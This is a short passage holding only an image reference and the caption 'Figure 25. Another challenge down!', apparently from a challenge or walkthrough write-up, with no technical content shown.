


Figure 25. Another challenge down!